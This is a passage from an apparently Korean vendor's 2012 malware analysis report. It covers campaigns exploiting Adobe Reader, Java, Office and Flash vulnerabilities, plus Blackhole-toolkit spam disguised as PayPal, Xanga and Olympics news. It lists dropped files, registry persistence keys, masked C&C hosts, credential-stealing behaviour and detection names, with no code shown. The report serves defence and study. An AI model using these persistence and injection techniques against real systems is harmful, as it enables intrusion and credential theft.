3. 악성코드는 감염 시 키로깅 및 에러 정보를 로깅하여 파일에 저장한다. 이후 미국에 위치한 특정 서버(uscom.ws******in.com, uscom.******l.com - 67.**.***.228)로 접속을 시도하며 키로깅 정보 및 로깅된 에러 정보를 전송할 것으로 추정되나 분석 시점에는 연결되지 않았다.

〈V3 제품군의 진단명〉

Backdoor/Win32.Etso(2012.07.04.03)

Win-Trojan/Plugx.208896(2012.07.27.00)

이메일을 이용한 어도비 CVE-2009-0927 취약점 악성코드 유포

2012년 8월 21일 CVE-2009-0927 취약점을 악용한 어도비 리더(Adobe Reader) 파일이 이메일에 첨부되어 국내에 유포된 사실을 확인했다.

해당 CVE-2009-0927 취약점은 2009년 3월 어도비에서 보안 권고문 "APSB09-04 Security Updates available for Adobe Reader and Acrobat"을 통해 이미 보안 패치를 배포했다. 이 취약점을 악용한 공격 형태는 2009년 10월부터 지속적으로 발견됐다.

- 2009년 10월 9일 – 어도비 PDF 제로데이 취약점 공격 악성코드 발견
- 2009년 10월 16일 – 새로운 어도비 취약점 웹 사이트를 통해 유포
- 2009년 11월 10일 – 타깃 공격에 악용된 취약한 PDF 악성코드
- 2010년 11월 25일 – 이메일로 유포된 랜섬웨어를 다운로드 하는 제우스

이번에 발견된 취약한 PDF 파일은 이메일에 첨부된 형태로, 파일명과 문서 내용만을 변경하여 유포됐다. 현재 확인된 파일은 [그림 1-26]과 [그림 1-27]이다.

- 공문국방무기체계사업관리교육9월교육과정입교희망자파악.pdf(408,766바이트)



그림 1-26 | 취약한 PDF 파일 1

- 공문과학적사업관리기법확대적용및EVMTool소개교육안내.pdf(458,902바이트)



그림 1-27 | 취약한 PDF 파일 2

1. 보안 패치를 설치하지 않은 버전의 어도비 리더를 사용하는 시스템에서 해당 문서를 열면 AdobeARM.dll(32,768바이트), webios.dll(8,704바이트) 파일이 생성된다.

- C:₩Documents and Settings₩[사용자 계정명]₩Local Settings₩Temp₩AdobeARM.dll
- C:₩WINDOWS₩system32₩webios.dll

2. 다음의 레지스트리 키를 생성하여 webios.dll 파일을 윈도우 서비스로 등록해 재부팅 시에도 자동 실행되도록 구성한다.

- HKLM₩SYSTEM₩ControlSet001₩Services₩6to4₩Parameters₩ServiceDll = "C:₩WINDOWS₩system32₩webios.dll"

3. 감염된 시스템에 존재하는 정상 svchost.exe 파일을 로드하여 webios.dll 파일을 정상 svchost.exe 파일의 프로세스에 인젝션한다. 스레드 인젝션이 성공하면 미국에 위치한 특정 시스템으로 접속을 시도한다. 통신에 성공하면 공격자의 명령에 따라 키보드 입력을 가로채는 키로깅(Keylogging)과 원격 제어 등의 기능을 수행한다.

어도비에서 배포하는 보안 패치를 설치해 해당 어도비 관련 취약점을 악용하는 악성코드들의 감염을 예방하길 권장한다. 또한 APT 전문 대응 솔루션인 트러스와쳐(TrusWatcher)에 포함된 DICA(Dynamic Intelligent Content Analysis)에 의해 시그니처 없이 탐지가 가능하다.

〈V3 제품군의 진단명〉

PDF/Exploit

Trojan/Win32.Dllbot

Win-Trojan/Dllbot.8704

〈ASD 2.0 MDP 엔진 진단명〉

Dropper/MDP.Exploit (6)

오라클 자바 JRE 7 제로데이 취약점을 악용한 악성코드 유포

미국 현지 시각으로 8월 26일 보안 업체 FireEye에서 블로그 "ZERO-DAY SEASON IS NOT OVER YET"를 통해 오라클(Orcle) 자바 JRE(Java Runtime Environment) 7에서 임의의 코드를 실행할 수 있는 코드 실행 취약점(CVE-2012-4681)을 공개했다.

이 취약점은 8월 현재 개발 업체인 오라클에서 관련 보안 패치를 제공하지 않고 있는 제로데이(Zero-Day, 0-Day) 취약점으로 다음 버전의 소프트웨어에서 악용될 위험성이 크다.

- Oracle Java 7(1.7, 1.7.0)
- Java Platform Standard Edition 7(Java SE 7)
- Java SE Development Kit(JDK 7)
- Java SE Runtime Environment(JRE 7)

이 취약점은 [그림 1-28]과 같이 중국에서 제작된 공다팩(GongDa Pack)이라 불리는 웹 익스플로잇 툴킷(Web Exploit Toolkit)에서 사용되는 스크립트 악성코드를 통해 최초 유포됐으며, 유포지는 대만에 위치한 특정 시스템이다.



그림 1-28 | 자바 취약점을 악용한 공다팩 자바 스크립트 악성코드

해당 악성 스크립트를 디코딩하면 유포 시스템에 존재하는 AppeIt.jar(7,855바이트), hi.exe(16,896바이트) 파일이 다운로드된다. 파일 내부에는 [그림 1-29]와 같이 CVE-2012-4681 취약점을 직접적으로 악용하도록 제작된 App.class(7,231바이트) 파일이 포함되어 있다.



그림 1-29 | CVE-2012-4681 취약점을 악용하는 자바 클래스 파일

취약점으로 인해 실행되는 hi.exe 파일은 최초 실행되면 윈도우 시스템 폴더(C:₩WINDOWS₩system32₩)에 mspmsnsv.dll(10,240바이트) 파일을 생성한다. 그리고 윈도우 시스템에 존재하는 정상 프로세스인 svchost.exe 파일을 실행해 해당 프로세스의 스레드로 생성한 mspmsnsv.dll 파일을 인젝션한다. 인젝션이 성공하면 특정 C&C 서버와 통신을 시도해 원격 제어 등 공격자가 의도하는 백도어 기능을 수행한다. 하지만 분석 당시에는 정상적으로 접속되지 않았다.

추가적으로 핀란드 보안 업체 F-Secure는 블로그 "Blackhole: Faster than the speed of patch"를 통해 블랙홀 웹 익스플로잇 툴 킷(Blackhole Web Exploit Toolkit) 또한 CVE-2012-4681 취약점을 악용한다고 밝혔다.

ASEC에서 이와 관련한 추가 정보를 확인한 결과 최소 약 300개의 도메인을 통해 유포 중인 것으로 파악됐다. 8월 현재 Pre.jar(31,044바이트)과 Leh.jar (31,044바이트)이란 2개의 파일명으로 유포 중이나 사실은 동일한 파일이다.

현재 언더그라운드에서 해당 취약점을 악용 가능한 PoC(Proof of Concept)가 공개되어 다양한 변형들이 지속적으로 유포될 것으로 예측된다.

〈V3 제품군의 진단명〉

JS/Downloader

JAVA/CVE-2012-4681

JS/Blacole

Win-Trojan/Poison.16898

Win-Trojan/Buzus.153447

Trojan/Win32.Npkon

〈TrusGuard 탐지/차단명〉

javascript_malicious_gongda-2(HTTP)

java_malicious_jar-8(HTTP)

java_malicious_jar-gd(HTTP)

MS12-060(CVE-2012-1856) 취약점을 악용한 타깃 공격

MS에서는 8월 15일, 7월 한 달간 발견된 보안 취약점들을 제거하는 보안 패치를 배포했다. 이 중 'MS12-060 – Windows 공용 컨트롤의 취약점으로 인한 원격 코드 실행 문제점(2720573)'은 MS 오피스 제품과 관련된 취약점이다.

MS는 별도의 블로그 'MS12-060: Addressing a vulnerability in MSCOMCTL.OCX's TabStrip control'을 통해 CVE-2012-1856 취약점을 악용한 타깃 공격이 발견됐음을 함께 공개했다.

해당 타깃 공격은 [그림 1-30]의 RTF(Rich Text Format) 파일을 첨부해 이뤄졌다. RTF 파일 내부에 포함된 ActiveX 오브젝트에 의해 그 처리와 관련된 MSCOMCTL.OCX 파일의 메모리 엑세스 오류(Memory Access Error)가 발생되며, 이로 인해 임의의 코드 실행이 가능해진다.

그림 1-30 | CVE-2012-1856 취약점을 악용한 RTF 파일

8월 현재 관련 공격 기법에 대한 자세한 정보는 공개되지 않았으나 실제 공격 사례가 존재하는 만큼 MS에서 제공하는 보안 패치 MS12-060을 설치하여 보안 위협에 대비해야 한다.

〈V3 제품군의 진단명〉
Dropper/CVE-2012-1856

〈TrusWatcher 탐지명〉
Exploit/DOC.AccessViolation-DE

플래시 플레이어의 CVE-2012-1535 취약점 악용 악성코드

어도비는 8월 15일 보안 권고문 'APSB12-18 Security update available for Adobe Flash Player'을 통해 플래시 플레이어에 존재하는 CVE-2012-1535 취약점을 제거하기 위한 보안 패치를 배포했다고 발표했다. 또한 CVE-2012-1535 취약점은 버전 11.3.300.270 이하 버전에 발생하며 제한적인 타깃 공격에 악용되었음을 함께 공개했다.

해당 타깃 공격은 MS 워드에 임베디드(Embedded)된 워드 파일 형태로 유포됐으며, 유포 당시 'Running Mate.doc'와 'iPhone 5 Battery.doc'라는 파일명이 사용된 것으로 보인다.

CVE-2012-1535 취약점을 악용하는 악성코드는 [그림 1-31]과 같은 워드 파일 구조를 가지고 있으며 파일 내부에는 XOR로 인코딩된 백도어 파일이 포함되어 있다.



그림 1-31 | 취약한 플래시 파일이 임베디드된 워드 파일

취약한 버전의 플래시 플레이어를 사용하는 시스템에서 해당 워드 파일을 열면 내부에 포함된 취약한 SWF 파일도 함께 실행되면서 힙 스프레이 오버플로우(Heap spray overflow)가 발생한다. 또한 워드 파일 내부에 포함된 PE 파일을 taskman.dll(61,440바이트)이라는 파일명으로 다음의 경로에 생성한다.

- C:₩Documents and Settings₩[사용자 계정명]₩Application Data₩taskman.dll

이후 시스템에 존재하는 정상 rundll32.exe 파일을 이용하여 taskman.dll 파일을 실행해 미국에 위치한 특정 시스템으로 접속을 시도하나 분석 당시에는 정상적으로 접속되지 않았다.

정상적으로 접속이 이뤄졌을 경우 하드웨어 및 운영체제 정보와 실행 중인 프로세스 리스트 등의 정보를 수집하는 백도어 기능을 수행하고 그 정보들을 전송한다.

CVE-2012-1535 취약점은 워드 파일에 취약한 SWF 파일이 포함된 형태 외에도 향후에는 어도비 리더에 취약한 SWF 파일이 포함되거나 취약한 웹 사이트를 통해 SWF 파일 단독으로 유포될 가능성이 높다.

〈V3 제품군의 진단명〉
Dropper/Cve-2012-1535
Win-Trojan/Briba.61440
SWF/Cve-2012-1535

〈TrusWatcher 탐지명〉
Exploit/DOC.AccessViolation-DE

〈ASD 2.0 MDP 엔진 진단명〉
Dropper/MDP.Exploit(6)

페이팔 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷

최근 들어 블랙홀 웹 익스플로잇 툴킷이 스팸 메일과 결합되어 유포되는 현상들이 자주 발견되고 있다.

- 2012년 6월 – 스팸 메일과 결합된 웹 익스플로잇 툴킷
- 2012년 7월 – 링크드인 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷



그림 1-32 | 페이팔 스팸 메일과 결합된 블랙홀 웹 익스플로잇 툴킷

해당 메일은 [그림 1-33]과 같으며, [Accept]를 클릭하면 페이팔 웹

페이지가 아닌 미국에 위치한 특정 시스템으로 연결되도록 구성됐다.



그림 1-33 | 페이팔로 위장한 악성 스팸 메일

1. [그림 1-33]의 [Accept] 부분을 클릭하면 미국에 위치한 특정 시스템으로 접속하며 사용자에게는 [그림 1-34]의 화면을 보여준다.

그림 1-34 | 실제 웹 페이지에 접속되는 것처럼 위장한 웹 페이지

해당 웹 페이지 하단에는 [그림 1-35]와 같이 말레이시아에 위치한 시스템으로 연결되는 자바 스크립트 코드가 인코딩돼 있다.



그림 1-35 | 블랙홀 웹 익스플로잇 툴킷으로 연결하는 자바 스크립트 코드

자바 스크립트 코드를 디코딩하면 기존 블랙홀 웹 익스플로잇 툴킷과 동일한 포맷의 iFrame으로 처리된 코드가 나타난다. 해당 블랙홀 웹 익스플로잇 툴킷은 아래의 취약점들 중 하나를 이용한다.

- APSB10-07 - Security updates available for Adobe Reader and Acrobat(CVE-2010-0188)
- MS10-042 - 도움말 및 지원 센터의 취약점으로 인한 원격 코드 실행 문제점 (2229593)(CVE-2010-1885)
- MS06-014 - MDAC(Microsoft Data Access Components) 원격 코드 실행 취약점(CVE-2006-0003)

2. 해당 취약점이 성공적으로 적용되면 동일한 시스템에 존재하는 64b3bcf.exe(84,480바이트) 파일을 다운로드하여 wpbt0.dll(84,480바이트)이란 명칭으로 생성한다.

- C:₩Documents and Settings₩[사용자 계정]₩Local Settings₩Temp₩wpbt0.dll

3. 생성된 wpbt0.dll 파일은 다시 자신의 복사본을 아래 경로에 KB01458289.exe(84,480바이트) 명칭으로 복사한다.
- C:₩Documents and Settings₩[사용자 계정]₩Application Data₩KB01458289.exe

4. 감염된 PC의 레지스트리에 다음 키 값을 생성하여 재부팅 시 자동 실행되도록 구성한다.

- HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩
- KB01458289.exe = C:₩Documents and Settings₩[사용자 계정]₩Application Data₩KB01458289.exe

5. 감염된 PC에서 실행 중인 explorer.exe 정상 프로세스의 스레드로 자신의 코드를 삽입한 후 다음의 정보들을 후킹한다.
- 웹 사이트 접속 정보
- FTP 시스템 접속 사용자 계정과 비밀 번호 정보
- POP3 이용 프로그램 사용자 계정과 비밀 번호 정보
- 웹 폼 변조(Formgrabber) 및 웹 폼 인젝션(httpinjects)으로 웹 사이트 사용자 계정과 암호 정보

6. 사용자에게는 구글 메인 웹 페이지로 연결하여 정상적인 접속이 실패한 것으로 위장한다.

해당 악성코드는 기존에 발견된 온라인 뱅킹 정보 탈취를 목적으로하는 제우스(Zeus) 또는 스파이아이(SpyEye)와 유사한 웹 폼 변조 및 웹 폼 인젝션 기능으로, 웹 사이트 사용자 계정과 암호 정보를 탈취한다. 이와같이 악성코드 유포자가 연결을 유도하는 대부분의 웹 사이트들에서 사용자 계정과 비밀 번호 정보를 탈취할 수 있다. 따라서 단순 스팸 메일로 생각되더라도 송신자가 불명확한 메일에 포함된 웹 사이트 연결 링크를 클릭하지 않는 것이 중요하다.

〈V3 제품군의 진단명〉

JS/Iframe

- JS/Redirect
- PDF/Cve-2010-0188
- Win-Trojan/Agent.84480.HA

런던 올림픽 악성 스팸메일

지난 8월은 전세계의 축제인 런던 올림픽에 세계인들의 관심이 집중됐었다. 한국 역시 이번 올림픽에서 좋은 성과를 거두면서 많은 사람들이 관심을 가지고 즐길 수 있었다. 그러나 이러한 관심은 악성코드 제작자가 악성코드를 유포할 좋은 기회이기도 하다.

2010년 광저우 아시안 게임이 개최됐을 때에도 관련 문서로(PDF) 가장한 악성코드가 발견됐었다.

- http://asec.ahnlab.com/237
  ('16th 아시안 게임' 관련 문서로 위장한 악성코드 주의!)

이번에 발견된 악성코드는 'Huge scandal with the USA Women's Gymnastics Team on the 2012 London Olympics' 라는 제목으로 발송됐으며 메일 내 링크를 클릭하면 [그림 1-36]과 같은 악성코드 유포 사이트로 연결된다.



그림 1-36 | 미국 체조팀 약물 복용 오보 스팸 메일



그림 1-37 | 유투브 사이트로 위장한 악성코드 유포 사이트

해당 사이트는 실제 유투브 사이트와 구별이 되지 않을 정도로 유사해 사용자들이 현혹되기 쉽다. 동영상을 재생하기 위해서는 최신 버전의 플래시 플레이어를 설치하라는 내용의 팝업창을 띄우며, 확인 버튼을 클릭하면 [그림 1-38]의 파일 다운로드 창이 나타난다. 위장된 사이트가 실제 유투브 사이트라고 착각한 사용자는 동영상을 재생하기 위해 습관적으로 확인 버튼을 클릭해 악성코드에 감염된다.



그림 1-38 | 플래시 플레이어로 가장한 파일 다운로드 창

그림 1-39 | 플래시 플레이어로 가장한 악성코드

adobe-flashplayer-update.exe 파일을 실행하면 아래와 같은 파일이 생성된다. 레지스트리에는 Run에 femokybhawam 키 값을 등록해 시스템 부팅 시 자동 시작되도록 설정한다. 또한 스위스와 독일에 위치한 시스템과 통신을 시도하며, 대량의 이메일이 무작위로 발송된다.

[생성되는 파일]

- C:₩Documents and Settings₩[사용자 계정]₩femokybhawam.exe

[생성되는 레지스트리]

- HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩femokybhawam "C:₩Documents and Settings₩[사용자 계정]₩femokybhawam.exe"



그림 1-40 | 대량의 이메일 발송



그림 1-41 | 악의적인 통신

악의적인 메일로 인한 피해를 방지하기 위해 아래 사항들을 준수해야 한다.

1. 출처가 불분명하거나 의심되는 제목의 메일은 열지 말고 삭제한다. 또는 발신자와 제목을 비교해 정상 메일이 아닐 확률이 높으면 삭제한다.
2. 사용 중인 보안 프로그램은 최신 버전으로 업데이트하고 실시간 감시 기능을 사용한다.
3. 메일에 첨부된 파일은 바로 실행하지 말고, 저장한 후 보안 프로그램으로 검사해 실행한다.
4. 본문 내의 의심되거나 확인되지 않은 링크는 클릭하지 않는다.

5. 포털 사이트 메일 계정을 이용할 경우 스팸 메일 차단 기능을 적극 활용한다.

〈V3 제품군의 진단명〉

Win-Trojan/Jorik.66048.F (V3, 2012.08.06.04)

Xanga 초대장을 위장한 악성 스팸메일

해외 블로그 서비스인 Xanga 초대장으로 위장한 악성 스팸메일이 발견됐다. 이 스팸 메일은 'Cecelia(Washington) would like to be friends with you!' 라는 제목으로 발송됐으며 [그림 1-42]와 같은 링크가 첨부됐다. 메일에 첨부된 링크를 클릭하면 블랙홀 웹 익스프롤잇 툴킷이 설치된 페이지로 연결된다.



그림 1-42 | Xanga 초대장을 위장한 스팸 메일

링크를 통해 연결된 페이지에는 [그림 1-43]과 같은 악성 스크립트가 난독화되어 포함됐다.



그림 1-43 | 난독화된 악성 스크립트

난독화된 스크립트를 복호화하면 블랙홀 웹 익스플로잇 툴킷이 설치되어 있는 사이트(spb-xxxxxxia.ru:8080) 주소를 확인할 수 있다.



그림 1-44 | 스크립트 복호화

해당 스크립트를 통해 블랙홀 웹 익스프롤잇 툴킷 페이지로 이동되며 MS, 어도비 취약점을 통해 악성코드에 감염된다.



그림 1-45 | 네트워크 패킷 정보

악성코드(KB01298677.exe)는 최종적으로 [그림 1-46]의 경로에 생성되어 동작한다.



그림 1-46 | KB01298677.exe 악성코드

이 악성코드는 웹 사이트, FTP 접속 정보 등을 탈취하는 악성코드로, 윈도우 시작 시 자동 실행되도록 레지스트리 키 값을 생성한다.



그림 1-47 | 시작 레지스트리

위의 사례처럼 스팸 메일 내의 악성 링크를 사용하여 웹 익스플로잇 툴킷이 설치된 페이지로 연결하는 악성코드 공격이 계속해서 증가할 것으로 예상되므로 사용자들은 각별히 주의해야 한다.

〈V3 제품군의 진단명〉

JS/Iframe

JS/Redirect

JAVA/Agent (V3, 2012.08.07.03)

PDF/Cve-2010-0188 (V3, 2012.08.07.03)

Win-Trojan/Agent.84480.HA (V3, 2012.08.07.03)

Flame 변형으로 알려진 Gauss 악성코드

